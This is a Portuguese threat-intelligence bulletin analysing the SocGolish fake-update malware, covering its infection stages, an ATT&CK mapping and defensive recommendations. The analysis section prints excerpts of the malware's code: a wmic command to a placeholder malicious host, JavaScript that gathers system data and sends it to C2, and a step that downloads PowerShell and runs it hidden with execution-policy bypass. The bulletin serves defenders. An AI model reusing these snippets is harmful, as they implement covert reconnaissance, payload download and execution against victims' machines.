BOLETIM DE SEGURANÇA

Estudo sobre o malware SocGolish!


heimdall
security research
A DIVISION OF ISH

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



heimdall
security research

Sumário

Lista de Tabelas

Lista de Figuras

1 SUMÁRIO EXECUTIVO

Atualmente, é perceptível que ataques cibernéticos estão utilizando diversos estágios para fins de ataques cibernéticos, bem como para garantir que não sejam identificados, utilizam de métodos de evasões de defesas e entregas distintas, visando sempre atingir seus objetivos.

Como forma de exemplificação, apresentamos neste boletim a análise de campanha da família de malware SocGolish, a qual foi identificada primeiramente em 2017 e possui forte vínculo de atuação com o grupo criminoso operado na Rússia conhecido como EvilCorp.

O malware utiliza de métodos de entregas diversos, dentre eles apresentação de páginas falsas para o usuário visando fornecer atualizações de navegadores falsas, os quais ao serem executados pelo usuário iniciam toda a cadeia de ataque.

É válido mencionar que ao final dos estágios, após garantia da persistência e comunicação do cibercriminoso, este poderá utilizar o acesso ilícito para concluir seus próximos objetivos, como instalação de stealers (infostealers), backdoors, execução de ransomwares e outros.

2 ANÁLISE E DETALHES DO SOCGOLISH

SocGolish (FakeUpdates) é considerada uma família de malware que aproveita de downloads *drive-by-downloads* disfarçados de atualizações de software para acesso inicial. De acordo com os relatórios identificados, esta família estaria ligada ao suposto grupo russo de crimes cibernéticos conhecido como **"Evil Corp".**

Vale salientar que devido os ataques cibernéticos atuais utilizarem diversos estágios, verificações de elegibilidade e rotinas de ofuscação o SocGolish acaba por ser uma das famílias de malwares mais evasivas de defesas até hoje.

O malware foi observado e identificado em 2017 e, existem ausência de detalhes sobre a seleção dos seus alvos, a lógica de evasão e os procedimentos empregados pelos atores de ameaças e a utilização do malware em fases intermediárias das infecções.

O SocGolish geralmente obtém acesso inicial quando um usuário visita um site comprometido e baixa um arquivo malicioso, seja por meio de acesso comum de navegação ou através de recebimento de e-mail de phishing. Caso o navegador da vítima atenda aos requisitos de elegibilidade para a infecção de acordo com a campanha, será apresentado o artefato malicioso para download.

O malware dependente da engenharia social para obter a execução, ludibriando o usuário desavisado para que executem uma carga JavaScript maliciosa. Ao longo dos ataques, o arquivo JavaScript foi identificado entregando um arquivo ZIP disfarçado de atualização do navegador, Adobe Flash ou do Microsoft Teams.

De acordo com as campanhas observadas, o malware poderá ter um segundo estágio, na qual requer que o usuário baixe um arquivo chamado "AutoUpdater.js" ou "Update.js" e, depois de baixar e executar, o terceiro estágio do malware começa sendo então executado uma série de comandos WMI (Instrumentação de Gerenciamento do Windows). Tais chamadas servem para traçar o perfil do sistema para determinar a elegibilidade adicional para cargas adicionais do ataque.

Durante a sua execução, alguns dados são exfiltrados do ativo, dados como: nome do usuário, computador e domínio. Vale salientar que esta fase de reconhecimento é importante para os atores de ameaças para prosseguirem com o implante final a variar de acordo com seus objetivos.




Figura 1 – Diagrama de exemplo de ataque do SocGolish.

Para fins de melhor entendimento, iremos segmentar os ataques de acordo com os estágios da campanha maliciosa.

1 ° Estágio: A vítima recebe um e-mail phishing contendo link para site malicioso que hospeda um arquivo JavaScript, sendo baixado e executado.

2° Estágio: O script baixado do 1° estágio irá verificar se a vítima está apta para prosseguir com o ataque e na sequência, após a validação realiza o download de outro arquivo em formato .zip na qual ao ser descompactado,

é apresentado outro arquivo JavaScript malicioso, o qual após a execução, se comunica com o endereço C2.

3º Estágio: O terceiro estágio corresponde ao reconhecimento realizado pelo ator malicioso sobre a infraestrutura da vítima (coleta de dados) para verificar a progressão no ataque, partindo para o 4º estágio.

4º Estágio: Neste o ator malicioso já possui acesso a infraestrutura da vítima e, poderá prosseguir com os seus interesses para o ataque, podendo ser implantado backdoors, infostealers, ransomware, Cobalt Strike e outros.

Alguns exemplos de campanhas identificadas compartilhando arquivos maliciosos de atualizações de navegadores falsas.

Figura 2 – Link de atualização falsa de navegador para entrega de JS malicioso.




Figura 3 – Link de atualização falsa de navegador para entrega de JS malicioso.




Figura 4 – Link de atualização falsa de navegador para entrega de .zip malicioso.

Um dos comandos utilizados pelo script baixado no terceiro estágio se dá por meio da utilização do "wscript.exe" e por meio do WMIC.

```
"wmic /node:<dominiomalicioso>.remote.host process call create
'wevtutil epl Security C:\\programdata\\<arquivodeevento>.evtx
/q:Event[System[(EventID=4776)]]
```

Neste caso, o ator recuperou os logs do ID de evento de segurança 4776 para tentar validar credenciais de uma conta.

Vale salientar que para a descoberta de informações, o ator malicioso cria um arquivo **".txt",** cujo arquivo permanece armazenado no caminho: **AppData\Local\Temp**. As informações coletadas pelo ator são:

```
ar userdnsdomain = wsh.ExpandEnvironmentStrings('%userdnsdomain%')
var username = wsh.ExpandEnvironmentStrings('%username%')
var computername = wsh.ExpandEnvironmentStrings('%computername%')
var processor_architecture =
wsh.ExpandEnvironmentStrings('%processor_architecture%')
var whoami = executeCmdCommand('whoami /all')
req.push(['init_result', '1'])
req.push(['ConsentPromptBehaviorAdmin', ConsentPromptBehaviorAdmin])
req.push(['PromptOnSecureDesktop', PromptOnSecureDesktop])
req.push(['osBuildNumber', osBuildNumber])
req.push(['osCaption', osCaption])
req.push(['whoami', whoami])
req.push(['userdnsdomain', userdnsdomain])
req.push(['username', username])
req.push(['computername', computername])
```

```
req.push(['processor_architecture', processor_architecture])
req.push(['asproduct', ASProduct])
req.push(['processlist', processlist])
req.push(['servicelist', servicelist])
this['eval'](prepareRequest(req))
```

Ou:

```
var req = [];
req.push('b');
req.push('503');
req.push(selfName);
req.push(ComputerName);
req.push(UserName);
req.push(Domain);
req.push(dnsDomain);
req.push(Manufacturer);
req.push(Model);
req.push(BIOS_Version);
req.push(AntiSpywareProduct);
req.push(AntiVirusProduct);
req.push(MACAddress);
req.push(ProcessList);
this['eval'](request(req));
```

Algumas campanhas realizam o download não só de outro JavaScript, mas também em PowerShell, sendo configurado algumas variáveis no sistema para garantir a execução posteriormente:

```
var execFileName = '2b5fdce5.ps1';
var fs = new ActiveXObject("Scripting.FileSystemObject");
var _tempFilePathExec = fs.GetSpecialFolder(2) + "\\" + execFileName;
```

Após, tenta realizar o download do arquivo e executá-lo.

```
try {
    var req = [];
    req.push('d');
    req.push('503');
    var fileContent = request(req);
    var stream = new ActiveXObject('ADODB.Stream');
    stream.Type = 2;
    stream.Charset = "ISO-8859-1";
    stream.Open();
    stream.WriteText(fileContent);
    stream.SaveToFile(_tempFilePathExec, 1);
    stream.Close();
} catch (e) {
    initExeption = 'error number:' + e.number + ' message:' +
```

```
e.message;
}
```

Parte do código que realiza a execução do PowerShell.

```
if (initExeption == '0') {
  try {
    var wsh = new ActiveXObject("WScript.Shell");
    runFileResult = wsh.Run('powershell -ep bypass -windowstyle hidden
-f "' + _tempFilePathExec + '"', 0);
  } catch (e) {
    runFileExeption += 'error number:' + e.number + ' message:' +
e.message;
  }
}
```

E por fim, executar a parte final no JavaScript para garantir a backdoor:

```
var req = [];
req.push('c');
req.push('503');
req.push(_tempFilePathExec);
req.push(runFileResult);
req.push(initExeption);
req.push(runFileExeption);
this['eval'](request(req));
```

Para persistências, foram observadas a modificação da chave de registro do Windows para garantir a persistência:

```
HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

Portanto, podemos perceber que a campanha do SocGolish necessita de validação em todos os estágios, considerando que só irão realizar o ataque ou prosseguir com os estágios se a vítima estiver elegível, bem como a utilização de diversos comandos para fins de download de próximos estágios e persistências por meio de alterações de chaves de registros.

3 TTPs – MITRE ATT&CK

Tática	Técnica	Detalhes
Execução TA0002	Intérprete de comandos e scripts: JavaScript T1059.007	Utilização do arquivo JavaScript para prosseguir com downloads e coleta de informações do ativo alvo da campanha, por meio de arquivos "Update.js" e outros.
	Intérprete de comandos e scripts: PowerShell T1059.001	Utiliza o PowerShell.exe para execução de comandos a depender da campanha.
	Intérprete de comandos e scripts: Shell de Comandos do Windows T1059.003	Utiliza o cmd.exe para execução de comandos no Windows.
Persistência TA0003	Execução de inicialização automática de inicialização ou logon: Chaves de execução do registro/pasta de inicialização. T1547.001	Alteração de chave de registro \Run para fins de garantia da persistência de artefatos para acesso pelo ator de ameaça.
Escalação de Privilégios TA0004	Mecanismo de Controle de Elevação de Abuso. T1548	Poderá utilizar o PowerShell para dar bypass no UAC do Windows e ignorar o controle de conta do usuário.
	Ignorar o controle de conta de usuário. T1548.002	Poderá utilizar o PowerShell para dar bypass no UAC do Windows e ignorar o controle de conta do usuário.
Evasão de Defesa TA0005	Arquivos ou informações ofuscadas. T1027	O arquivo JavaScript utilizado nas campanhas encontra-se potencialmente ofuscado para fins de evitar detecções por soluções de segurança.
	Desofuscar/Decodificar arquivos ou informações T1140	Utilização de JavaScript e PowerShell codificado.

	Ocultar artefatos T1564	Utilização de ocultamento de artefatos para fins de prosseguir com os estágios.
Descoberta TA0007	Descoberta de informações do sistema T1082	O ator malicioso utiliza arquivo JavaScript para realizar o reconhecimento do ambiente da vítima e demais dados para fins de prosseguir com a campanha de infecção e próximos estágios.
Comando e Controle TA0011	Portocolo da camada de aplicação; T1071	Utilização de RATs para fins de comunicação após a finalização dos estágios. (NetSupport RAT C2).
	Porta não padrão T1571	Utilização de porta de destino 5051, uma porta não padrão para comunicações de rede.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

- Mantenha o software atualizado: Mantenha seu sistema operacional, navegadores, plugins e aplicativos sempre atualizados.
- Tenha um bom antivírus/antimalware: Utilize um software antivírus confiável e mantenha-o atualizado.
- Desconfie de e-mails e mensagens suspeitas: Não clique em links ou baixe anexos de e-mails ou mensagens de remetentes desconhecidos ou suspeitos.
- Verifique a autenticidade dos remetentes: Antes de clicar em links ou baixar anexos, verifique o endereço de e-mail do remetente.
- Não confie apenas na extensão do arquivo: Arquivos com extensões inofensivas (como .txt, .js, .zip, .iso, .exe ou .jpg) podem ser maliciosos.
- Desative a execução automática de scripts: Configure seu navegador para bloquear a execução automática de scripts em sites não confiáveis.
- Use extensões de navegador de segurança: Considere instalar extensões de segurança que ajudam a detectar e bloquear sites maliciosos.
- Ative a verificação de links em tempo real: Alguns antivírus oferecem funcionalidades que verificam os links que você clica em tempo real para garantir que sejam seguros.
- Utilize uma solução de e-mail segura: Se possível, use um provedor de e-mail que tenha recursos de segurança avançados para filtrar e-mails maliciosos.
- Mantenha backups regulares: Mantenha cópias de segurança de seus dados importantes em locais seguros e atualize-as regularmente.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**

heimdall
security research
A DIVISION OF ISH